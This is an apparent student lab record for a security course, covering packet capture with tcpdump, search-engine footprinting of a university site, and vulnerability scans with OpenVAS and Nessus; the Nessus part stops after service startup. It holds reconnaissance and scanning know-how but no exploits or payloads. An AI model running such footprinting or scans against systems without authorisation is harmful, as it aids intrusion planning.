

## Ex.01 Network traffic analysis using tcpdump tool

### Date:

**Aim:** To analyse the network traffic using tcpdump tool

### Procedure:

1. Start the Kali Machine and open the terminal
2. Find the ip configuration of the both Metasploitable machine and linux machine
3. Execute the tcpdump commands

### Commands:

1. `sudo tcpdump -c 5 -i eth0`
2. `sudo tcpdump -i eth0`
3. `sudo tcpdump -A -i eth0`
4. `sudo tcpdump -D`
5. `sudo tcpdump -XX -i eth0`
6. `sudo tcpdump -w xyz.pcap -i eth0`
7. `sudo tcpdump -r xyz.pcap`

### Output:

It will capture from all the interfaces, however with `-i` switch only capture from the desired interface.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ sudo tcpdump -i eth0
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:04:39.463675 IP6 fe80::a00:27ff:fea6:1f86 > ip6-allrouters: ICMP6, router solicitation, length 8
08:04:39.549772 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
08:04:39.550005 ARP, Reply 10.0.2.2 is-at 52:54:00:12:35:02 (oui Unknown), length 46
08:04:39.550015 IP 10.0.2.15.36627 > dns.google.domain: 11775+ PTR? 6.8.f.1.6.a.e.f.f.7.2.0.0.a.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa. (90)
08:04:40.232822 IP dns.google.domain > 10.0.2.15.36627: 11775 NXDomain 0/1/0 (154)
08:04:40.236782 IP 10.0.2.15.58499 > dns.google.domain: 13285+ PTR? 2.2.0.10.in-addr.arpa. (39)
08:04:45.317600 IP 10.0.2.15.55097 > 172.20.128.1.domain: 13285+ PTR? 2.2.0.10.in-addr.arpa. (39)
08:04:45.356473 IP 172.20.128.1.domain > 10.0.2.15.55097: 13285 NXDomain+ 0/0/0 (39)
08:04:45.356783 IP 10.0.2.15.59640 > dns.google.domain: 19370+ PTR? 15.2.0.10.in-addr.arpa. (40)
08:04:45.395814 IP dns.google.domain > 10.0.2.15.59640: 19370 NXDomain 0/0/0 (40)
08:04:45.398772 IP 10.0.2.15.49698 > dns.google.domain: 54179+ PTR? 8.8.8.8.in-addr.arpa. (38)
08:04:45.433629 IP dns.google.domain > 10.0.2.15.49698: 54179 1/0/0 PTR dns.google. (62)
08:04:45.434394 IP 10.0.2.15.40349 > dns.google.domain: 44590+ PTR? 1.128.20.172.in-addr.arpa. (43)
08:04:45.464823 IP dns.google.domain > 10.0.2.15.40349: 44590 NXDomain 0/0/0 (43)
```

using `-c` option, you can capture a specified number of packets.

```
(kali㉿kali)-[~]
└─$ sudo tcpdump -c 5 -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:08:17.761903 IP6 fe80::a00:27ff:fea6:1f86 > ip6-allrouters: ICMP6, router solicitation, length 8
08:08:17.800546 IP 10.0.2.15.39713 > dns.google.domain: 31320+ PTR? 6.8.f.1.6.a.e.f.f.7.2.0.0.a.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa. (90)
08:08:18.150435 IP dns.google.domain > 10.0.2.15.39713: 31320 NXDomain 0/1/0 (154)
08:08:18.151104 IP 10.0.2.15.39161 > dns.google.domain: 63086+ PTR? 8.8.8.8.in-addr.arpa. (38)
08:08:18.321597 IP dns.google.domain > 10.0.2.15.39161: 63086 1/0/0 PTR dns.google. (62)
5 packets captured
7 packets received by filter
0 packets dropped by kernel
```

`tcpdump` command with the option `-A` displays the package in **ASCII** format. It is a character-encoding scheme format.

```
(kali㉿kali)-[~]
└─$ sudo tcpdump -A -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:13:13.309937 IP6 fe80::a00:27ff:fea6:1f86 > ip6-allrouters: ICMP6, router solicitation, length 8
^.....
.....
08:13:13.383076 IP 10.0.2.15.50034 > dns.google.domain: 23822+ PTR? 6.8.f.1.6.a.e.f.f.7.2.0.0.a.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa. (90)
E..v..^@./6
.....r.5.b..].....6.8.f.1.6.a.e.f.f.7.2.0.0.a.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa.....
08:13:13.446079 IP dns.google.domain > 10.0.2.15.50034: 23822 NXDomain 0/1/0 (154)
E.... ..^.....
....5.r..Q.].....6.8.f.1.6.a.e.f.f.7.2.0.0.a.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa.....L.....l.4.b.i
p6-servers.P.nstld.iana.org.x..^.....
08:13:13.491566 IP 10.0.2.15.51317 > dns.google.domain: 32086+ PTR? 8.8.8.8.in-addr.arpa. (38)
E..B..@.@...
.....u.5...^}V.....8.8.8.8.in-addr.arpa.....
08:13:13.823483 IP dns.google.domain > 10.0.2.15.51317: 32086 1/0/0 PTR dns.google. (62)
E..Z..
```

To list the number of available interfaces on the system, run the following command with `-D` option.

```
(kali㉿kali)-[~]
└─$ sudo tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]
```

```
(kali@kali)-[~]
└─$ sudo tcpdump -XX -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:22:42.289018 IP6 fe80::a00:27ff:fea6:1f86 > ip6-allrouters: ICMP6, router solicitation, length 8
0*0000: 3333 0000 0002 0800 27a6 1f86 86dd 6006 33.....'.....'
0*0010: bca0 0008 3aff fe80 0000 0000 0000 0a00 .....
0*0020: 27ff fea6 1f86 ff02 0000 0000 0000 0000 .....
0*0030: 0000 0000 0002 8500 2dob 0000 0000 .....
08:22:42.380410 IP 10.0.2.15.51759 > dns.google.domain: 46486+ PTR? 6.8.f.1.6.a.e.f.f.f.7.2.0.0.a.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa. (90)
0*0000: 5254 0012 3502 0800 27a6 1f86 0800 4500 RT..5... '.....E.
0*0010: 0076 1540 4000 4011 0919 0a00 020f 0808 .v...@..Z.....
0*0020: 0808 ca2f 0035 0062 1c92 b596 0100 0001 ... /5.b8.....
0*0030: 0000 0000 0000 0136 0138 0166 0131 0136 .....6.8.f.1.6
0*0040: 0161 0165 0166 0166 0166 0137 0132 0130 .a.e.f.f.f.7.2.0
0*0050: 0130 0161 0130 0130 0130 0130 0130 0130 .0.a.0.0.0.0.0.0
0*0060: 0130 0130 0130 0130 0130 0130 0130 0130 .0.0.0.0.0.0.0.0
0*0070: 0138 0165 0166 0369 7036 0461 7270 6100 .8.e.f.ip6.arpa.
0*0080: 000c 0001 ....
08:22:47.397566 IP 10.0.2.15.50486 > 172.20.128.1.domain: 46486+ PTR? 6.8.f.1.6.a.e.f.f.f.7.2.0.0.a.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa. (90)
0*0000: 5254 0012 3502 0800 27a6 1f86 0800 4500 RT..5... '.....E.
0*0010: 0076 a786 4000 4011 5acc 0a00 020f ac14 .v...@..Z.....
0*0020: 8001 c536 0035 0062 3898 b596 0100 0001 ... 6.5.b8.....
0*0030: 0000 0000 0000 0136 0138 0166 0131 0136 .....6.8.f.1.6
0*0040: 0161 0165 0166 0166 0166 0137 0132 0130 .a.e.f.f.f.7.2.0
0*0050: 0130 0161 0130 0130 0130 0130 0130 0130 .0.a.0.0.0.0.0.0
0*0060: 0130 0130 0130 0130 0130 0130 0130 0130 .0.0.0.0.0.0.0.0
0*0070: 0138 0165 0166 0369 7036 0461 7270 6100 .8.e.f.ip6.arpa.
0*0080: 000c 0001 ....
08:22:47.465144 IP 172.20.128.1.domain > 10.0.2.15.50486: 46486 NXDomain* 0/0/0 (90)
```

```
kali@kali: ~  
└─(kali㉿kali)-[~]  
└─$ sudo tcpdump -w xyz.pcap  
[sudo] password for kali:  
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes  
^C89 packets captured  
89 packets received by filter  
0 packets dropped by kernel  
└─(kali㉿kali)-[~]
```

```
[kali@kali:~]$ sudo tcpdump -r xyz.pcap
reading from file xyz.pcap, link-type EN10MB (Ethernet), snapshot length 262144
20:11:30.861321 ARP, Request who-has _gateway tell 192.168.129.1, length 46
20:11:31.859718 ARP, Request who-has _gateway tell 192.168.129.1, length 46
20:11:32.863785 ARP, Request who-has _gateway tell 192.168.129.1, length 46
20:11:33.873638 ARP, Request who-has _gateway tell 192.168.129.1, length 46
20:11:34.859273 ARP, Request who-has _gateway tell 192.168.129.1, length 46
20:11:35.704970 IP kali.35949 > _gateway.domain: 31117+ A? google.com. (28)
20:11:35.705083 IP kali.35949 > _gateway.domain: 4982+ AAAA? google.com. (28)
20:11:35.750756 ARP, Request who-has kali tell _gateway, length 46
20:11:35.750775 ARP, Reply kali is-at 00:0c:29:37:1a:d0 (oui Unknown), length 28
20:11:35.751036 IP _gateway.domain > kali.35949: 31117 1/0/0 A 142.250.71.14 (44)
20:11:35.772489 IP _gateway.domain > kali.35949: 4982 1/0/0 AAAA 2404:6800:4007:806::200e (56)
20:11:35.773961 IP kali > maa03s34-in-f14.1e100.net: ICMP echo request, id 20622, seq 1, length 64
20:11:35.862221 ARP, Request who-has _gateway tell 192.168.129.1, length 46
20:11:35.939584 IP maa03s34-in-f14.1e100.net > kali: ICMP echo reply, id 20622, seq 1, length 64
20:11:35.939988 IP kali.56331 > _gateway.domain: 55501+ PTR? 14.71.250.142.in-addr.arpa. (44)
20:11:36.113666 IP _gateway.domain > kali.56331: 55501 1/0/0 PTR maa03s34-in-f14.1e100.net. (83)
20:11:36.778870 IP kali > maa03s34-in-f14.1e100.net: ICMP echo request, id 20622, seq 2, length 64
20:11:36.958389 IP maa03s34-in-f14.1e100.net > kali: ICMP echo reply, id 20622, seq 2, length 64
20:11:36.958648 IP kali.48671 > _gateway.domain: 38703+ PTR? 14.71.250.142.in-addr.arpa. (44)
20:11:37.067830 IP _gateway.domain > kali.48671: 38703 1/0/0 PTR maa03s34-in-f14.1e100.net. (83)
20:11:37.781245 IP kali > maa03s34-in-f14.1e100.net: ICMP echo request, id 20622, seq 3, length 64
```

**Result:** Thus we analysis the Network traffic using the above tcpdump commands.

## Ex.02

## FootPrinting

### Date:

**Aim:** To gather the information using advance google search engine, video search engine, ftp search engine & social site.

### Procedure:

1. Open the browser and search the following content
2. cache:<site name> it will display the cache memory of that particular site name
3. allinurl:<site name> it will displays all the url linked with that site
4. intitle:index< site name> it will display the site index
5. allintitle:detect malware it displays the malware related sites
6. For video search engines -> search any youtube video right click->copy link-><http://mattw.io/youtube-metadata>
7. For ftp file search ->searchftps.net->search Microsoft it will list out files

### Output:

**allinurl:kalasalingam.ac.in**

Microsoft Bing

allinurl:kalasalingam.ac.in

English • Shyam 58

ALL IMAGES VIDEOS MAPS NEWS SHOPPING MORE

About 11,10,000 results Date Results near your location Change

**Home - Top 10 Best Private Universities in India 2022 KARE**  
<https://kalasalingam.ac.in>  
KARE Top 10 Best Private Universities in India 2022 - KARE List of Schools, Placement Highlights, Rankings & Achievements, Research

**Applicant Login**  
Welcome to KALASALINGAM UNIVERSITY  
ONLINE APPLICATION PORTAL for the ...

**About Us**  
Overview, Kalasalingam Academy of Research and Education (KARE) ...

**Admissions**  
4 Bedded Non-AC: 64,500; 4 Bedded Non-AC Attached: 74,500; 4 Bedded AC: ...

**Academics**  
For Admissions Please Contact: Toll Free Nos :1800 425 7884. Mobile Nos : +91 ...

**Campus Life**  
Kalasalingam Academy of Research and Education (KARE) has a residential ...

**Research**  
This impacted the strong track record of Kalasalingam in terms of research ...

**Accreditation & Ranking**  
KALASALINGAM ACADEMY OF RESEARCH AND EDUCATION (Deemed to be ...

**Placements**  
The mentors at Kalasalingam University are very helpful and helped me to improve ...

Other content from kalasalingam.ac.in

Apply Now | Top 10 Best Private Universities in India 2021 - Kare  
Thesis Status | Top 10 Best Private Universities in India 2021 - Kare  
Ombudsman | Top 10 Best Private Universities in India 2021 - Kare  
See more

**Kalasalingam Academy of Research and Education**  
University in India

Kalasalingam Academy of Research and Education, formerly Arunmigu Kalasalingam College of Engineering and Kalasalingam University, is a private deemed to be university located in Krishnankoil near Raj...

[kalasalingam.ac.in](https://kalasalingam.ac.in)

**Former names:** Arunmigu Kalasalingam College of Engineering (AKCE...  
**Type:** Private & Deemed University  
**Established:** 1984  
**Chairman:** Mr. Kalasalingam

## intitle:index kalsalingam.ac.in

Microsoft Bing

intitle:index kalsalingam.ac.in

English Shyam 61

ALL IMAGES VIDEOS MAPS NEWS SHOPPING MORE

About 37 results Date ▾

[kalsalingam.ac.in | www.kalsalingam.ac.in... | url details](#)  
<https://folkd.com/detail/a2news.net/kalsalingam-ac-in-www...>  
to tags: kalsalingam results 2010 university www.kalsalingam.ac.in semester kalsalingam.ac.in. Save this page to your bookmarks. Tagged and described by the following ...

[Kalsalingam University - No.1 Deemed University... | url details ...](#)  
<https://www.folkd.com/detail/kalsalingam.ac.in/site>  
Kalsalingam university is the No.1 Deemed University in south Tamilnadu. We are approved by UGC under section 3 of UGC Act 1956. Located in the most backward rural area providing ...

Related searches for intitle:index kalsalingam.ac.in

- dashboard kalsalingam university
- kalsalingam university logo
- kalsalingam university logo png
- kalsalingam academy of research and education
- kafka kalsalingam
- edu kalsalingam
- sis kalsalingam
- kalvi portal kalsalingam

Some results have been removed

Related searches

- dashboard kalsalingam university
- kalsalingam university logo
- kalsalingam university logo png
- kalsalingam academy of research and education
- kafka kalsalingam
- edu kalsalingam
- sis kalsalingam
- kalvi portal kalsalingam

## allintitle:detect malware

Microsoft Bing

allintitle:detect malware

English Shyam 64

ALL IMAGES VIDEOS MAPS NEWS SHOPPING MORE

About 1,45,000 results Date ▾

[Malware Detection & Removal - McAfee® Official Store](#)  
<https://www.mcafee.com/malware/detect>  
As Premium Antivirus. Download The Latest Advanced Protection Today From McAfee®. Get The Latest Premium Protection With Antivirus, Safe Web Browsing, ID Protection & More

From www.wikiho... [How to Detect Malware \(with Pictures\) - wikiHow](#)  
<https://www.wikihow.com/Detect-Malware>

Content

- Method
- Tips
- Warnings

Method

1. Check if your operating system is up-to-date. Updating your operating system...
2. Check if you are getting a lot of pop-ups. If your computer has been infected b...
3. Look for ne... See more

Tips

EXPLORE FURTHER

[7 Signs You Have Malware and How to Get Rid of It | PCMag](#) [pcmag.com](#)

**Malware**

Malware is any software intentionally designed to cause disruption to a computer, server, client, or computer network, leak private information, gain unauthorized access to information or system... [Wikipedia](#)

Malware has been a **big issue for computers** for a long time, since the advancements in technology, it also has progressed.




Cyber Voyage - YouTube x YouTube Metadata x +

Not secure | matw.io/youtube-metadata/

The video submitted. Click here to see detailed property descriptions.

✓ Snippet

```
{
  "publishedAt": "2022-03-11T12:24:01Z",
  "channelId": "UCQjzv8hwZpQmk7com2JlMA",
  "title": "Track Mobile Live Location Tamil | Be Aware Of Unknown Links | Cyber Voyage",
  "description": "The seeker is a tool which helps to Locate smartphones using Social Engineering.\n\nhttps://github.com/thewhitehat/\n\nPlease Like, Share & Subs",
  "thumbnails": {
    "default": {
```



Track Mobile Live Location Tamil | Be Aware Of Unknown Links | Cyber Voyage

Published by Cyber Voyage


Published on Fri, 11 Mar 2022 12:24:01 GMT (a year ago) (convert)

Tag(s): [how to track mobile number location in tamil](#) [how to tracing mobile number location in tamil](#) [how to track mobile number tracking in tamil](#) [mobile number location track in tamil](#) [how to use live location in whatsapp in tamil](#) [how to send live location on whatsapp in tamil](#) [how to live track in your friend mobile location](#)

NAPALM FTP Indexer x +

https://www.searchftps.net

Log In Register Submit

 microsoft With all the words Search

Showing results 0 to 19 of about 10000 for "microsoft"

Order Date Desc Date Asc Size Desc Size Asc Name

Related keywords

- Microsoft
- arabi
- astra
- frozen
- x86
- repository
- pool
- main
- mono
- libmono
- cil
- dfsig
- all
- deb
- afm
- Mirrors
- tex
- language
- arabic
- texmf
- fonts
- pub
- parties
- 2008
- assembly08
- vod
- assemblytv
- digigirls
- build
- lyseuuen

\\DnsBwaw-wc\KM_MAtiab\OfficePro_2003_11.8169.8202.SP3\Recent_and_Settings%\AppData%\Microsoft\Office\MSO1033.acf	37.8 KB	DOWNLOAD
Last checked: 2023-01-09 21:01 Similar files: [Browse]		
/Mirrors/tex/language/arabic/arabi/arabi/texmf/fonts/afm/arabi/microsoft/trado.afm	29.5 KB	DOWNLOAD
Last checked: 2023-01-09 21:01 Similar files: [Browse]		
/Mirrors/tex/language/arabic/arabi/arabi/texmf/fonts/afm/arabi/microsoft/trado.afm	28.1 KB	DOWNLOAD
Last checked: 2023-01-09 21:01 Similar files: [Browse]		
/Mirrors/tex/language/arabic/arabi/arabi/texmf/fonts/afm/arabi/microsoft/arialbd.afm	44.1 KB	DOWNLOAD
Last checked: 2023-01-09 21:01 Similar files: [Browse]		
/Mirrors/tex/language/arabic/arabi/arabi/texmf/fonts/afm/arabi/microsoft/arial.afm	44.1 KB	DOWNLOAD
Last checked: 2023-01-09 21:01 Similar files: [Browse]		

thinking huts

3D printing access to education. How we do it.

Help students access a better future. Learn How

thinking huts

SAMSUNG


Galaxy Unpacked

February 1, 2023 at 10:30 PM

Use on Samsung.com

Notify me

in browser->netcraft.com->go to resources->tools->site report->search any url



The screenshot shows the Netcraft website interface. At the top, there's a navigation bar with links for Services, Solutions, News, Company, Resources, and a search icon. Below this is a header section with the title "Site report for https://kalasalingam.ac.in" and a link to "Look up another site?". The main content area is divided into two sections: "Background" and "Network".

**Background**

Site title	Top 10 Best Private Universities in India 2022 - KARE	Date first seen	January 2017
Site rank	925250	Netcraft Risk Rating	1/10
Description	Not Present	Primary language	English

**Network**

Site	https://kalasalingam.ac.in	Domain	kalasalingam.ac.in
Netblock Owner	Amazon Data Services India	Nameserver	ns3.netandhost.com
Hosting company	Amazon - Asia Pacific (Mumbai) datacenter	Domain registrar	registry.in
Hosting country	in	Nameserver organisation	whois.PublicDomainRegistry.com

At the bottom of the page, there is a footer line that reads: "Arulmigu Kalasalingam College Of Engineering, Redacted For Privacy, Redacted For".

**Result :** Thus we gathered the information using advance google search engine, video search engine, ftp search engine & social site.

## Ex.03 Vulnerability Assessment Using OpenVas

**Date:**


**Aim :** To Generate a vulnerability assessment report on a website ip address using openvas.

**Procedure:**

1. Open the kali machine and install the openvas by giving command-> sudo apt install openvas
2. After installation Complete the setup by giving command->sudo gvm-setup
3. After successfully installation in setup check that setup by giving this command-> sudo apt check-setup
4. Then start the gvm machine by giving this command->sudo gvm-start
5. It will displays an ip address to login to the greenbone website
6. Give the credintals and login to the greenbone security assistant page
7. In dashboard move to scan->click task wizard->click and enter the ip address
8. Enable the windows server and give the ip address in that scan target ->google ip address
9. After turn off firewall make a scan after report generation again turn on firewall and scan it again
10. Then compare the two scan reports

**Output:**

With turning on firewall





Greenbone  
Security Assistant

Report: Tue, Jan 31, 2023 6:04 AM UTC

Information

Results

Hosts

Ports

Applications

Operating Systems

CVEs

Closed CVEs

TLS Certificates

Error Messages

User Tags

Task Name

Scan Time

Scan Duration

Scan Status

Hosts scanned

Filter

Timezone

Immediate scan of IP 10.0.2.4

Tue, Jan 31, 2023 6:08 AM UTC - Tue, Jan 31, 2023 6:11 AM UTC

0:03 h

Done

1

apply\_overrides=0 levels=hml\_min\_god=70

Coordinated Universal Time (UTC)

Greenbone  
Security Assistant

ICMP Timestamp Reply Information Disclosure

Summary

Detection Result

Insight

Detection Method

Solution

The remote host responded to an ICMP timestamp request.

Vulnerability was detected according to the Detection Method.

The Timestamp Reply is an ICMP message which replies to a Timestamp message. It consists of the originating timestamp sent by the sender of the Timestamp as well as a receive timestamp and a transmit timestamp. This information could theoretically be used to exploit weak time-based random number generators in other services.

Details: ICMP Timestamp Reply information Disclosure OID: 1.3.6.1.4.1.25623.1.0.103190  
Version used: 2022-11-18T10:11:40Z

**Solution Type:** Mitigation  
Various mitigations are possible:

- Disable the support for ICMP timestamp on the remote host completely
- Protect the remote host by a firewall, and block ICMP packets passing through the firewall in either direction (either completely or only for untrusted networks)

Greenbone  
Security Assistant

Report: Tue, Jan 31, 2023 6:04 AM UTC

Operating System

CPE

Hosts

Severity

Linux Kernel

cpe:/o:linux:kernel

1

2.3 (Low)

Applied filter: apply\_overrides=0 levels=hml\_min\_god=70 first=1 sort=reverse=severity

Greenbone  
Security Assistant

Host: 10.0.2.4

Information

User Tags

Permissions

Hostname

IP Address

Comment

OS

Route

Severity

10.0.2.4

Linux Kernel


• 10.0.2.15 • 10.0.2.4

2.3 (Low)

All Identifiers

Name	Value	Created	Source	Actions
OS	cpe:/o:linux:kernel	Tue, Jan 31, 2023 6:11 AM UTC	Report 40f526c4-86b0-4585-ae6a-32ec975e58d7 (NVT 1.3.6.1.4.1.25623.1.0.102002)	×
MAC	08:00:27:33:4D:E2	Tue, Jan 31, 2023 6:11 AM UTC	Report 40f526c4-86b0-4585-ae6a-32ec975e58d7 (NVT 1.3.6.1.4.1.25623.1.0.103585)	×
ip	10.0.2.4	Tue, Jan 31, 2023 6:11 AM UTC	Report 40f526c4-86b0-4585-ae6a-32ec975e58d7 (Target Host)	×

With turning off firewall



## Statement:

By comparing both of the scan reports with on or off firewall the security level are equal then it is vulnerable and easy to attack it.

**Result:** Thus we generated a vulnerability assessment report on a website ip address using openvas and we compared the both reports with on and off of firewall and we concluded that it's vulnerable one.

## Ex.04 Vulnerability Assessment Using Nessus

**Date:**

**Aim:** To Generate a vulnerability assessment report on a website IP address using Nessus

**Procedure:**

1. Install the nessus in kali linux by giving the command ->  
sudo apt install -f ./Nessus\_amd64.deb
2. Then enable the systems and check the services
3. Then type the localhost:8834 in the browser for register in nessus
4. After registration it will send a activation key to our mail and using it download the plugins.
5. After complete installation click on the new scan and give the title and description of the scan and give the target machine
6. Then it will start working on the target and generates the report on vulnerability.

**Output:**

```
(root@kali) ~/home/kali
# sudo apt install -f ./Nessus_amd64.deb
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Note, selecting 'nessus' instead of './Nessus_amd64.deb'
The following packages were automatically installed and are no longer required:
  cryptsetup-run fastjar fonts-roboto-slab inetutils-telnet jarwrapper libatk1.0-data libavfilter7 libavformat58 liba
  libgeos-3.9.0 libhttp-server-simple-perl libidn11 libigmp11 libilmbase25 liblist-moreutils-perl liblist-moreutils
  libssl1.0.2 libswscale5 liburcu6 libwebsockets16 libwireshark14 libwiretap11 libwmf-0.2-7 libwmf0.2-7 libwsutil12 o
  python3-humanize python3-ipynb-genutils python3-mistune python3-singledispatch python3-stem python3-twisted-bin r
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  nessus
0 upgraded, 1 newly installed, 0 to remove and 152 not upgraded.
Need to get 0 B/58.9 MB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 /home/kali/Nessus_amd64.deb nessus amd64 10.4.2 [58.9 MB]
Selecting previously unselected package nessus.
(Reading database ... 350183 files and directories currently installed.)
Preparing to unpack /home/kali/Nessus_amd64.deb ...
Unpacking nessus (10.4.2) ...
Setting up nessus (10.4.2) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
```

```

(root@kali)~/home/kali
# systemctl enable nessusd
Created symlink /etc/systemd/system/multi-user.target.wants/nessusd.service → /lib/systemd/system/nessusd.service.

(root@kali)~/home/kali
# systemctl start nessusd

(root@kali)~/home/kali
# systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; enabled; preset: disabled)
   Active: active (running) since Tue 2023-01-31 07:39:28 EST; 21s ago
     Main PID: 1902 (nessus-service)
        Tasks: 13 (limit: 2287)
       Memory: 127.8M
          CPU: 19.290s
      CGroup: /system.slice/nessusd.service
              └─1902 /opt/nessus/sbin/nessus-service -q
